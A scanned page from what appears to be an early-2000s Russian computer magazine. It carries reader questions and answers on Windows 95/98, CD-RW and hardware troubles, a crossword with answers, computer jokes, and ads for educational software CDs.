? Можно ли отключить рекламные баннеры при загрузке страничек, так как грузятся они очень долго?

! Конечно можно, например, с помощью программки Naviscope (**www.naviscope.com**).



? У меня стоит процессор Pentium III 733EB. В свойствах Система я вижу: x86 Family 6 Model 8 Stepping 3. Но в BIOS все правильно — Pentium III 733. Как это исправить?

! Windows 98 (в том числе 98 SE) появилась раньше процессора Pentium III Coppermine. Отредактировать эту запись можно, поискав в реестре адрес:

HKEY_LOCAL_MACHINE\Hardware\Description\System\CentralProcessor

Вместо указанной вами строки в параметр Identifier можно вписать любую, более вам приятную, только на скорость и работоспособность это никак не повлияет;) А если вы соберетесь перейти на Windows ME, то ничего править не придется, там сразу будет опознан P-III.

? Дома у меня есть пишущий привод CD-RW, а вот на работе только CD-ROM. Я много работаю дома, и все плоды своей деятельности записываю на диск CD-RW. А придя на работу, вынужден обращаться с просьбой скопировать файлы на дискету, чтобы перенести на свой компьютер. Подскажите, пожалуйста, как выйти из этого положения? Я где-то читал, что на машину с обычным CD-ROM можно поставить драйвер, и тогда диски CD-RW будут читаться. Это правда?

! Если вы записываете на CD-RW в формате UDF (то есть просто копируете на него файлы как на обычный винчестер или дискету, вместо использования специальной программы записи), то действительно нужно поставить драйвер CeQuadrat Packet CD на все компьютеры, с которых этот диск должен читаться. Этот драйвер есть на диске в комплекте поставки любого привода CD-RW. Кроме того, диски в UDF-формате формируются обычно таким образом, что после их открытия на компьютере, не имеющем нужных драйверов, они устанавливаются автоматически.

Если же CD-ROM-привод отказывается вообще воспринимать CD-RW как диск (пишет, что диск не установлен), драйверы не помогут. Изредка удается заставить диски читаться, снизив скорость считывания, но это не всегда помогает — поддержка CD-RW появилась в обычных CD-ROM'ах совсем недавно (см. тестирование дисководов CD-ROM в «ДК» №1, 2001, стр. 26).

? У меня старый ноутбук фирмы Acer. При включении он пишет какие-то плохо понятные символы, например, CMOS battery bad и т. п. В чем тут дело?

! Это сообщение означает только недостаточный заряд батарейки, от которой питается CMOS-память (электрически перезаписываемая память), в ней хранятся настройки BIOS и т.п. Конечно, ничего хорошего в этом нет, но если настройки (например, параметры винчестера и прочих накопителей) еще не пропадают, то можно пока ничего не делать. Иначе придется искать батарейку — для настольных компьютеров она копеечная, а для ноутбука может оказаться совсем недешевой.

? Как сделать работающим в Windows 95 порт AGP? В DirectX при диагностике его как бы нет, невозможно провести тест.

! Необходимо обновить 95-е «винды» хотя бы до версии 95 OSR 2. Для последних существует соответствующий патч (он обычно находится в том же каталоге, что и дистрибутив), включающий в себя поддержку AGP и USB.

Хотя компьютеры с AGP-портами, как правило достаточно мощны, чтобы потянуть Windows 98 и даже Windows ME. Поэтому если нет особых возражений, лучше перейти на одну из этих систем — там реализация современных портов сделана качественнее.

? После установки игры в системе появился новый шрифт. Его название непонятно — какие-то палочки и закорючки, обычными средствами он не открывается и не убирается. Как его удалить?

! Если игра работает нормально и на экран все выводится корректно, то странный шрифт из папки C:\Windows\ Fonts действительно лучше убрать.

Проще всего это сделать через любую файловую оболочку — Windows Commander, например. А стандартные средства Windows тут точно не помогут. Если же и таким образом не получится, то остается загрузиться в режиме **Command Prompt Only** и запустить «старичка» Norton Commander'a. В нем любые файлы легко удаляются.

Можно запускать NC и через **Сеанс MS-DOS** в Windows, но в этом случае с удалением файлов из системных папок могут возникнуть сложности, даже если файл на данный момент не используется.


кроссворд от Николая Соколова




По горизонтали




2. Компьютерный телевизор.



5. Электронный прибор, в котором электрический ток возникает под действием света.




6. Произведение печати.




7. Гипотетическая фундаментальная частица.

11. Буква латинского алфавита, которой обычно обозначают вертикальную ось корродинат.

13. Мельчайшая частичка горящего или раскаленного вещества.



18. Американский художник, изобретатель электромеханического телеграфного аппарата.



19. Транспортное средство.



20. Ставка или оплата за пользование чем-нибудь.

21. Простейший текстовый редактор Windows.



22. Карликовое государство в Европе.

25. Краткая характеристика содержания книги, статьи, рукописи.



23. Часть экипировки хоккейного вратаря.



26. Российский физик, изобретатель электродвигателя.


27. В древнегреческом эпосе — родина и царство Одиссея.



28. Французский эстрадный певец.

29. Первая буква греческого алфавита.

32. Ряд соединенных друг с другом колец.



33. Неодинаковость свойств тела по различным направлениям.



34. Носитель компьютерной информации.

По вертикали

1. Заключительная часть книги, спектакля, кинофильма.




3. Образ.



4. Казачий атаман, покоритель Сибири.

6. Печатная форма с рельефным рисунком.

8. Наименьшее количество света данной частоты.



9. Вселенная.



10. Объемное звучание.




12. Периодическое издание.

14. Полупроводниковый прибор для преобразования электрической энергии в световую.



15. Условное, символическое изображение какого-либо понятия, идеи.



16. Специально подобранная смесь чего-либо.

17. Поверхность, полученная вращением сферы вокруг ее оси.




24. Объявление о спектаклях, концертах.



26. Корабельный тормоз.

30. Минеральная вода Армении.



31. Раздел физики.

32. Деталь машины: опорная часть оси или вала.

ОТВЕТЫ НА КРОССВОРД, опубликованный в февральском номере журнала

ПО ГОРИЗОНТАЛИ:
1. Абсцисса. 4. Нафталин. 9. Пинта. 10. Отряд. 11. Тромбон. 12. Аванс. 14. Десна. 16. Бриллиант. 18. Сегмент. 19. Экватор. 20. Депрессия. 21. Хлороформ. 22. Негатив. 24. Филолог. 29. Атлантида. 30. Отказ. 31. Отдел. 33. Остаток. 35. Генри. 36. Ичиги. 37. Обезьяна. 38. Канифоль.

ПО ВЕРТИКАЛИ:
1. Адиабата. 2. Спирт. 3. Ассемблер. 5. Фляга. 6. Николаев. 7. Гавриил. 8. Гонорар. 13. Археоптерикс. 15. Сероводород. 16. Бонистика. 17. Тектоника. 23. Синтаксис. 25. Авогадро. 26. Хлястик. 27. Чигорин. 28. Делитель. 32. Время. 34. Аргон.

Что-то мы в этот раз все про Windows да про Windows — весна, наверное, скоро уже можно будет в первый раз после долгой зимы открыть окно, вдохнуть свежий воздух... Романтика! Приближающийся весенний призыв, опять же, прибавляет бодрости (учитесь заранее понимать армейскую русифицикацию Windows ;–) И Microsoft снова распространяет обновленную модификацию тараканов — рыжих, версии 7.0, бесплатно! В общем, хорошего вам настроения! :-)

Приказ министра обороны по русификации сообщений Windows:
Yes — Есть!
No — Никак нет!
Ok — Так точно!
Pause — Можно оправиться и закурить.
Stop — Смирно!
Continue — Вольно!
Abort — Расстрелять!
Retry — Кругом!
Ignore — Выполнить любой ценой!
Login — Стой, кто идет?
Password — Предъявите пропуск!
Shutdown — Отбой!
Access denied — Не положено!
Message — Рапорт
Exception — Нештатная ситуация
А вместо слова Window приказываю использовать — Амбразура.



- Вот они, сокровища Джо Хакера! Ура!..
- Тьфу, тысяча чертей! Хлам! Они же ещё на Windows 3.1 !!!

* * *

Билл Гейтс: «Упавшие акции «Майкрософта» можно перезапустить с инсталляционной дискеты».

* * *

— Что думает компьютер, падая с 14-го этажа?
— Вот бы сейчас зависнуть...

* * *

— Почему Windows 95 не используют в космических кораблях?
— Потому что в условиях невесомости все иконки с десктопа слетают.

* * *

— А сколько места на диске занимает Windows?
— Сколько находит — столько и занимает.

Прислал Сергей Кравцов, Омск

* * *

— Чем хакер отличается от юзера?
— Хакер подбирает пароль с третьего раза, а юзер набирает с пятого.

* * *

Договорились встретиться ламер, юзер и хакер. Ламер и хакер пришли вовремя, а юзер опоздал. Приходит с огромной книгой и говорит:
— Извините! Купил книгу по TCP/IP, да зачитался.
Ламер:
— А что такое TCP/IP?
Хакер:
— А что такое книга???

* * *

Вопрос армянскому радио:
— Как на улице отличить DOOM'ера?
Ответ:
— По походке. Они за угол не поворачивают, а боком заходят.

* * *

Заявление от группы программистов директору пивзавода: «Просим подключить нас к выделенному каналу со скоростью 0,5 литров в секунду».

Прислал MOSS

* * *

Сидят два программиста в заглохшем грузовике, не знают, что делать. Один другому говорит:
— Давай его перезагрузим!

Прислал Юрий Белов, г. Кинель Самарской обл.

* * *

— У меня не печатает ваш принтер.
— А в чем вы работаете:
— В хозуправлении.
— Нет, откуда вы печатаете?
— Из своего кабинета.
— Какой программой вы пользуетесь?
— Я не знаю, я завхоз.

* * *

Клиент:
— Чтобы купить у вас системный блок, нужно приходить со своим монитором?
Менеджер:
— Вам — нужно.

* * *

В компьютерную фирму приходит тетка колоритной деревенской внешности:
— Я тут у вас коврик для мышей купила. Так вот — мыши по нему бегают и не дохнут. Может, его водой надо поливать?

* * *

— Алло, техотдел? Я пароль набираю — а меня не пускают.
— Значит, правильно набирать надо.
— Я правильно набираю! Пять звездочек!

* * *

— Этослужбатехническойподдержки?Уменяпробелзапал,чтоделать?
— Настоящие_программисты_пробелами_не_пользуются!

Для дошкольников и первоклашек



МАТЕМАТИКА НА ПЛАНЕТЕ СЧЕТОВОДОВ

Эта замечательная программа больше похожа на увлекательную компьютерную игру, чем на традиционную "обучалку".

Ребенку предстоит отправиться в космическое путешествие на планету Счетоводов, обитатели которой – веселые и добрые существа, немного похожие на земных мышат – очень ждут помощи на тернистом пути изучения математики.

Несколько сот увлекательных заданий, от знакомства с цифрами до деления с остатком, энциклопедия технических устройств и многое другое! **Цена 15 у.е.**

Для школьников 5-11 классов



ИСТОРИЯ ДРЕВНЕГО МИРА (ЗАГАДКИ СФИНКСА)

Этот диск содержит 40 задач по истории Древнего мира. Компьютерная задача по истории – это не форма проверки знаний, это увлекательный способ их приобретения. В поисках ответа на поставленный вопрос, вы погружаетесь в творческую атмосферу работы историка.

Сотни экранов программы содержат фрагменты трудов историков Древней Греции и Китая, выразительнейшие строки известных и безымянных поэтов Древнего Рима и Египта, комментарии современных ученых. Вы увидите множество фотографий знаменитых памятников искусства и архитектуры, а также пейзажи известных исторических мест.

Работа с программой напоминает игру, но результат этой игры – серьезные исторические знания. **Цена 15 у.е.**

АКЦИЯ Я поступлю!

РЕКОМЕНДОВАНО МИНИСТЕРСТВОМ ОБРАЗОВАНИЯ РФ




Новое издание легендарного компьютерного **Курса Математики** Леонида Яковлевича Боревского включает в себя полную теорию и решение реальных экзаменационных задач по всем темам алгебры, а также авторский печатный учебник (1200 страниц!)

Курс специально нацелен на быструю и эффективную подготовку школьников и абитуриентов к сдаче выпускных и вступительных экзаменов по математике даже "с нуля"!

Все пользователи коробочной версии курса становятся участниками акции **"Я поступлю!"** и смогут принимать участие в виртуальных и очных консультациях Л.Я.Боревского.

Выиграй приз!



ручка-везучка


открывалка-кулачок

дискетка-рулетка

В каждой третьей коробке "Курса Математики 2000" вас ждёт один из этих призов! Ваши шансы равны 33,3%.

Каждый обладатель коробочных версий "Курса Математики 2000" и "Курса Физики 99", отправивший в адрес МедиаХауз две заполненные регистрационные карточки, автоматически получает специальный приз с символикой "Я поступлю!"

До 31 декабря 2000 года этот приз - Ваши шансы равны 100%! **стильная футболка!**



КУРС МАТЕМАТИКИ 2000 БАЗОВЫЙ

Если вы сомневаетесь, стоит ли покупать дорогую коробочную версию "Курса Математики", приобретите базовую версию курса! Отличие только в том, что в ней разобрано меньше экзаменационных задач, зато теория дается в том же объеме. А цена - всего 2,5 у.е.!



КУРС ФИЗИКИ 99 МЕХАНИКА

Построенный на тех же базовых принципах, что и "Курс Математики", этот курс включает в себя полную теорию по всем разделам механики, 90 интерактивных задач для решения на компьютере и 90 моделей физических процессов. К программе прилагается толстый печатный учебник. Цена - 20 у.е.

МедиаХауз
ЛУЧШИЕ КОМПЬЮТЕРНЫЕ ПРОГРАММЫ

Информация и справки по телефону: **(095) 967-68-67**

или на сайте: **www.mediahouse.ru**

Бесплатная доставка дисков курьером по Москве, бесплатная почтовая доставка по территории России, оптовые закупки дисков МедиаХауз и любого другого софта: **(095) 931-9269**, **cdrom@compulink.ru**